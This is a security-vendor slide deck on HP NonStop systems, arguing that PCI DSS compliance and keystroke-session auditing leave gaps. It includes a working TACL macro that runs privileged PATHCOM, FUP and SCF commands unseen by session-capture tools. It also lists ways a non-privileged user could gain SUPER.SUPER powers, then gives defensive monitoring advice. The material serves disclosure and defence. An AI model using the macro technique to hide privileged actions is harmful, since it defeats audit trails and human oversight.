You may be PCI DSS compliant but are you really secure?

Greg Swedosh
Knightcraft Technology

Knightcraft Technology
HP NonStop Security and PCI Compliance Specialists

Agenda

* PCI DSS – Limitations and Strengths
* The problem with Compensating Controls
* Gaining unauthorized privileged access
* Performing actions undetected
* Alarming the doors! (what you need to do)
* Are you secure? Or are you just “compliant”?

Most Important Factor For Security

* Without a strong commitment to security by the executive team, being compliant only provides a false sense of security.
* It often just becomes about ticking boxes and “filling gaps”.
* Where there is no serious commitment to security, an organization will always be significantly more vulnerable.

The limitation of PCI DSS

* PCI DSS provides a **minimum** baseline to help mitigate payment card fraud
* It does not guarantee that cardholder data will be secure
* If PCI DSS was a guarantee of total security of cardholder data, there would be no such thing as a “compensating control” (as per the PCI Point-to-Point Encryption standard)

The strength of PCI DSS

* PCI DSS requires multiple levels of control, auditing and procedural requirements. Like a multi-laser alarm system. Use the maximum number of lasers!
* PCI DSS is a sound platform on which to build. On NonStop, the weaknesses are typically brought about by the assessment process and the organization's commitment.
  * How deep is the analysis?
  * How much platform knowledge does the QSA have?
  * How committed is the organization to being secure, rather than just ticking the "compliant box"?
  * How many requirements are just "too difficult"?

Compliance vs Risk Mitigation

* PCI DSS should be used by organizations as an opportunity to put a program in place that mitigates their risk of credit card fraud.
* They should not look to cut corners.
* The cost of credit card fraud is much greater than the cost of “real” compliance i.e. of really securing credit card data appropriately.

Lack of QSA NonStop knowledge

* Many organizations seem to believe that if they are passed by a QSA as PCI DSS compliant, then they are secure.
* QSAs often are not experts in HP NonStop security.
* If they are not experts, how can they possibly determine if your system is truly secure?
* They typically determine compliance based on the Report On Compliance checklist, documentation and on responses from the customer.

Misinformation around BASE24

* PCI DSS Req 3.4 states that PAN data must be protected by suitable tokenization or encryption.
* ACI's own PA-DSS literature indicates that whole disk encryption can be used (and under what conditions).
* This is not currently applicable to the NonStop…

  … but it has been accepted by some QSAs.

Why not whole disk encryption?

* PCI DSS indicates that for whole disk encryption to be used to satisfy req. 3.4, there must be a different authentication method to the volume than there is to the operating system.
* For example, consider laptop whole disk encryption
  * Bootup password to provide access to the disk
  * Once booted up, a Windows password to gain entry to the operating system

Why not whole disk encryption?

* HP NonStop Volume Level Encryption (HP NSVLE) is the only whole disk encryption solution for the NonStop.
* Once a user is authenticated to the system, the data on the disk is no longer encrypted.
* Access rights to any data falls back to Guardian/Safeguard security.
* If a user has the access rights, they can read the unencrypted data.
* This does not satisfy Requirement 3.4 and it certainly doesn't make your data any more secure when the volume is mounted on the system.
* Note that NSVLE is a great solution for protecting data on disks that have been removed from the system e.g. for faulty disks returned to HP. Just not for Req. 3.4

Compensating Controls

* Must be a reason why the standard can't be fully met (e.g. technical or financial reason)
* The control must be above and beyond what is already required by the standard
* Needs to be approved by the QSA

Compensating Controls

* The problem with compensating controls is that the standard is not being fully met.
* So… to be compliant with compensating controls is only… sort of compliant. You may "pass" an assessment, but you have acknowledged that you don't/won't actually meet the full requirements of the standard.
* You have watered it down, so… how then can you expect to be secure?

Compensating Controls

* Compensating Control Example:
  * We can't satisfy req. 3.4 because of the risk of encrypting all of our data and the amount of testing across all of our platforms is cost prohibitive
  * Our unencrypted cardholder data is secured with Safeguard so that only APPL.OWNER can access the data.
  * APPL.OWNER and SUPER.SUPER have a split password so nobody knows the whole password.
  * A controlled procedure is in place to obtain the passwords.
  * We log keystrokes of all privileged user sessions so we know what anybody does with those userids.

Don’t talk to me about trust

* Typically in HP NonStop environments, staff have been around for a long time and there is a large amount of trust.
* Trust should play no part in deciding how to secure your systems.
* You need to protect your staff just as you need to protect your data. If something goes wrong, none of them want to be blamed.

How closely do you follow procedures

* In the case of the split passwords example…
  * What controls are in place for obtaining the password?
  * How can you be sure that the person who obtained the password is the one who used it?
  * How do you make sure that only authorized activities are performed with the password?
  * When is the password changed again?

The problem with session tracking software

* Various products are available for tracking user sessions (i.e. keystroke auditing) on the NonStop, available from HP and various security partners.
  * Do they track everything a user does?
  * Is there a way for a user to cover their tracks by bypassing the keystroke auditing?

Protecting and Detecting

* If I manage to gain access to cardholder data and it is encrypted/tokenized (as per 3.4):
  1. I can't read it
  2. The information is of no value to me
  3. The organization's primary information asset is safe

Protecting and Detecting

* If cardholder data is not encrypted, how will you:
  1. Protect it from me?
  2. Know if I have accessed it?
  3. Stop me from taking a copy and selling it to the highest bitcoin bidder?

Gaining Privileged User Access

* If the data is not encrypted:
  * you need to be absolutely certain that you have blocked all possible ways that I can assume the powers of a privileged userid.
  * You need to be certain that you can detect any attempt by me to become a privileged userid.

* Do you know **ALL** the ways that exist to assume privileged userid powers?

Gaining Privileged User Access

* As a non-privileged userid, do flaws in your security configuration allow me to:
  * Modify running Pathways to add servers?
  * Modify privileged Netbatch job “in files”?
  * Modify any startup/shutdown files?
  * Modify any third party security subsystem config files
  * Create files on OS subvols ($system.system, $system.sysnn)?
  * Modify TACLLOCL

Gaining Privileged User Access


* As a non-privileged userid, am I able to:
  * Create files on global pmsearchlist subvols?
  * Modify any of the CSTM files for privileged userids?
  * Modify any of the CSTM files for any user that may logon to a privileged userid?
  * Get access to the system console and install a keystroke logger?
  * Create and start my own CMON process?
  * Modify any macro/program on the system that may at some stage in the future be executed by a privileged userid?
  * Etc. etc. etc.

Gaining Privileged User Access

* How often do you give me privileged access as part of my legitimate role?
* How tightly do you police privileged use?
* How quickly do you change the password?
* How sure are you that I am the only one who used the password?
* Do you monitor everything that I have done with the privileged userid (and how do you monitor it)?

Gaining Privileged User Access

* OR… do you TRUST me???????



Hiding What I do

* An example….

Hiding What I do

* No HP or third party session capture product can capture the contents of a TACL macro

Hiding What I do

My TACL Session

```
TACL 1> logon kc.greg
Password:
TACL (T9205H01 - 01OCT2013), Operating System J06, Release J06.17.01
(C) Copyright 2005-2013 Hewlett Packard Development Company, L.P.
CPU 8, process has no backup
October 10, 2014 13:55:29
(Invoking $SYSTEM.SYSTEM.TACLLOCL)
DEFINE already exists "=TCPIP^HOST^FILE"
(Invoking $DSMSCM.KCGS.TACLCSTM)
Current volume is $DATA01.KC
$DATA01 KC 1> load/keep 1/mymacs

Loaded from $DATA01.KC.MYMACS:

ST

$DATA01 KC 2> time
October 10, 2014 13:48:32
$DATA01 KC 3> st
Process             Pri PFR %WT Userid  Program file              Hometerm
$Z5SY       8,103   158     004 255,255 $SYSTEM.SYS00.TACL        $Z5SX.#IN
$DATA01 KC 4> time
October 10, 2014 13:48:37
$DATA01 KC 5> logoff
```

Hiding What I do

My Audited Session Log

```
MM-DD-YYYY HH:MM      INPUT/OUTPUT
---------- -----      -------------------------------- ------
10-10-2014 13:48 Cmd: Good password at verifyuser prompt
10-10-2014 13:48 Cmd: <error 00002>
10-10-2014 13:48 Out: TACL (T9205H01 - 01OCT2013), Operating System J06, Release J06.17.01
10-10-2014 13:48 Out: (C) Copyright 2005-2013 Hewlett Packard Development Company, L.P.
10-10-2014 13:48 Out: CPU 8, process has no backup
10-10-2014 13:48 Out: October 10, 2014 13:48:23
10-10-2014 13:48 Out: (Invoking $SYSTEM.SYSTEM.TACLLOCL)
10-10-2014 13:48 Out: DEFINE already exists "=TCPIP^HOST^FILE"
10-10-2014 13:48 Out: (Invoking $DSMSCM.KCGS.TACLCSTM)
10-10-2014 13:48 Out: Current volume is $DATA01.KC
10-10-2014 13:48 Cmd: load/keep 1/mymacs
10-10-2014 13:48 Out: Loaded from $DATA01.KC.MYMACS:
10-10-2014 13:48 Out: ST
10-10-2014 13:48 Cmd: time
10-10-2014 13:48 Out: October 10, 2014 13:48:32
10-10-2014 13:48 Cmd: st
10-10-2014 13:48 Out: Process             Pri PFR %WT Userid  Program file                Hometerm
10-10-2014 13:48 Out: $Z5SY       8,103   158     004 255,255 $SYSTEM.SYS00.TACL         $Z5SX.#IN
10-10-2014 13:48 Cmd: time
10-10-2014 13:48 Out: October 10, 2014 13:48:37
10-10-2014 13:48 Cmd: logoff
10-10-2014 13:48 Out: Hjo
10-10-2014 13:48 Cmd: Program ending
```

Hiding What I do

```
?section st macro
status *,term
[#if [#match [#processinfo /paid/] 255,255]
  |then| == Eureka! I am SUPERMAN!!!!
     == I can do anything I want here undetected!!!!
     #frame
     #push junkit j1 j2 j3
     sink [#purge junkit] sink [#push #out] sink [#set #out junkit]
     #append junkit ------- I'm now SUPER.SUPER --------------
     #append junkit    I can do anything undetected
     who
     sink [#pop #out]
     #append junkit
     #append junkit ------- My PATHCOM Command ---------------
     pathcom /outv j1/$yphi;status server cb-001;exit
     #appendv junkit j1
     #append junkit
     #append junkit ------- My FUP Command -------------------
     fup     /outv j2/ info $system.system.edit
     #appendv junkit j2
     #append junkit
     #append junkit ------- My SCF Command -------------------
     scf     /outv j3/ info process $ztc0
     #appendv junkit j3
     #append junkit
     #append junkit ------- That'll do for now ---------------
     vartofile junkit junkit
     #unframe
  |else| == do nothing
]==end if
```

The only command from this macro that will be audited

My MYMACS Macro

Hiding What I do

```
Home terminal: $Z5SX.#IN
TACL process: \KNIGHT.$Z5SY
Primary CPU: 8 (NSE-AB)
Default Segment File: $DATA01.#0000884
  Pages allocated: 28  Pages Maximum: 1036
  Bytes Used: 13576 (0%)  Bytes Maximum: 2121728
Current volume: $DATA01.KC
Saved volume:   $DSMSCM.KCGS
Userid: 255,255  Username: SUPER.SUPER  Security: "NUNU"
Logon name: SUPER.SUPER
------- I'm now SUPER.SUPER --------------
I can do anything undetected

------- My PATHCOM Command as SUPER.SUPER ---------------
SERVER           #RUNNING   ERROR  INFO
CB-001               0

------- My FUP Command as SUPER.SUPER -------------------
10OCT14 13:48 CODE             EOF      LAST MODIF    OWNER RWEP    TYPE    REC BL
$SYSTEM.SYSTEM
 EDIT          100          614208 14Jun2005 06:56     -1    NUNU

------- My SCF Command as SUPER.SUPER -------------------
SCF - T9082H01 - (23JUN11) (02MAY11) - 10/10/2014 13:48:35 System \KNIGHT
(C) 1986 Tandem (C) 2006 Hewlett Packard Development Company, L.P.

TCPIP Info PROCESS \KNIGHT.$ZTC0
*TCPSendSpace  *TCPReceiveSpace *UDPSendSpace *UDPReceiveSpace
        0              0               0             0
Total Errors = 0    Total Warnings = 0
------- That'll do for now ---------------
```

The HIDDEN Output From My Session (contents of the *junkit* file)

Hiding What I do

* In summary, my macro:
  * Ran an innocuous command to be audited
  * Checked to see if I was super.super
  * Ran a Pathcom, SCF and FUP command as super.super, all completely undetected.
  * The commands could have done ANYTHING!!!!
  * If this was your only method for monitoring who does what on the system, what are you going to do now?

Hiding What I do

* Macros are not the only way of getting around key stroke logging tools, but it is one method that is common to all of them.
* Other possibilities (depending on the product and the configuration) are:
  * Running an obey file
  * Running a program with the IN and OUT configured to a paused terminal session

Have you alarmed all the doors?

* Do you know which doors I will choose to open?

Have you alarmed all the doors?

* If I can do anything that I want in my session, without my session being tracked, what files or subsystems can I access that also goes undetected?
* Can I access unprotected cardholder data that was relying on this compensating control for protection?
* If I use my obscured FUP command to copy records containing cardholder data to my own file, will you know?
* If I were to run an SCF trace that sees all transactions coming in to the system, will you know?

Have you alarmed all the doors?

* Can I, without detection:
  * Access files to view or copy sensitive information?
  * Change configuration files, even temporarily?
  * Change application objects?
  * Alter Netbatch job “in files”?
  * Alter security settings on objects?
  * Modify files on a privileged userid’s pmsearchlist?
  * Erase security logs to further cover my tracks?
  * Temporarily shutdown alerting software?

Setting the alarms

* Monitor access to ALL critical files/subvols
  * AUDIT-ACCESS-PASS ALL (as well as all other audit settings)
* Send all events to an off box SIEM device
  * All Safeguard (and other) events to HP Arcsight, RSA enVision or equivalent
* Trigger alerts from SIEM on any access that is not normal
  * Access of sensitive data should only be by application process. If requestor is FUP or similar, raise alarm.
* Monitor processes that are required for monitoring
  * Monitor that events to SIEM have not been stopped (e.g. if no message received by SIEM after certain time period, raise alarm)

Setting the alarms

* File Integrity Monitoring
  * PCI DSS Requirement 11.5 says:

    Deploy a change-detection mechanism (for example, file-integrity monitoring tools) to alert personnel to unauthorized modification of critical system files, configuration files, or content files; and configure the software to perform critical file comparisons at least weekly.


- Does anybody here believe that this requirement is adequate?

Setting the alarms

* Perform File Integrity Monitoring (change detection) continuously.
  * Weekly is not enough.
  * Real time monitoring is the optimum.
* Use a multilayered auditing approach. Don’t just rely on one method.
  * Use all software you have to its capacity.
  * And make sure you have everything you need.
  * Don’t cut corners.

Setting the alarms

* Use a multilayered monitoring approach
  * Safeguard auditing
  * Process Monitoring
  * Session tracking
  * Regular reporting
  * SIEM based monitoring & alerting
  * Data Discovery Tools
  * Real time change detection



Setting the alarms

* Use file integrity monitoring (FIM) and auditing for all critical files/ subvols and key configuration items
  * Operating system files ($system.system, $system.sysnn)
  * Safeguard configuration
  * Any other security related configuration
  * System and subsystem Startup/Shutdown files
  * Privileged userid CSTM files
  * Files on pmsearchlists
  * Application related files (objects, config, startup)
  * Pathway server configuration
  * TCP/IP process listens
  * SCF configuration (comms, kernel managed processes)
  * Spooler configuration
  * Netbatch related files

So… you may be PCI DSS compliant, but are you really secure?

* If you have cut corners to satisfy the standard, or are doing "the bare minimum" – slim chance.
* If you have implemented procedural based compensating controls to protect data – probably not.
* If you don't have the appropriate resources and expertise in-house to know if you're really secure – it's unlikely.
* If you are relying on a QSA to tell you if your HP NonStop environment is secure – it's highly unlikely.
* If there's insufficient budget for required software and consultancy to provide security expertise – tell 'em they're dreaming.

So… you may be PCI DSS compliant, but are you really secure?

* If you are using PCI DSS as a golden opportunity to address security rather than treating it as an evil to be tolerated…
* If you have senior management that is committed to implementing sound security principles as well as achieving compliance…
* If you have appropriate budget to purchase the required software and implement it optimally…
* If you have truly protected your cardholder data and are not relying on compensating controls…
* If you have minimized use of privileged userids on the system…
* If you don't use "TRUST" as an underlying security principle…
* If you have brought in appropriate HP NonStop security expertise to assist you in determining if your security and monitoring is as it should be and review it regularly…

Then perhaps the answer is YES. At least for today!! ☺

Steps to Security and Compliance

The Definitive Resource

PCI DSS Compliance for HP NonStop Servers – Technical white paper

* Details what a QSA will typically look for and what you need to do for EVERY requirement of PCI DSS.
* Independent of any software vendor. Highlights solutions from them all.
* Includes section on evaluating security software to meet your PCI compliance needs.
* Steps on preparation and how to approach a PCI DSS assessment.
* Information on cardholder data locations, privileged userids, security config etc.
* Download the latest version for free from www.knightcraft.com.

Steps to Security and Compliance

Knightcraft Technology

HP NonStop Security and PCI Compliance Specialists

PCI DSS Consultancy

* Help to achieve and maintain compliance in a fast, reliable and cost-effective manner. Make sure you're on the right path!

Security Review

* Ensure that you are not just compliant, but that you are truly secure.

Security Implementation

* Best practices HP NonStop security configuration
    * Experts in NonStop (Safeguard, OSS, XYGATE, other third party software)

*** Onsite and remote services available internationally**

*** Knightcraft services now available through com.forte®**

Email: greg.swedosh@knightcraft.com
See our website: www.knightcraft.com
Talk to your com.forte® representative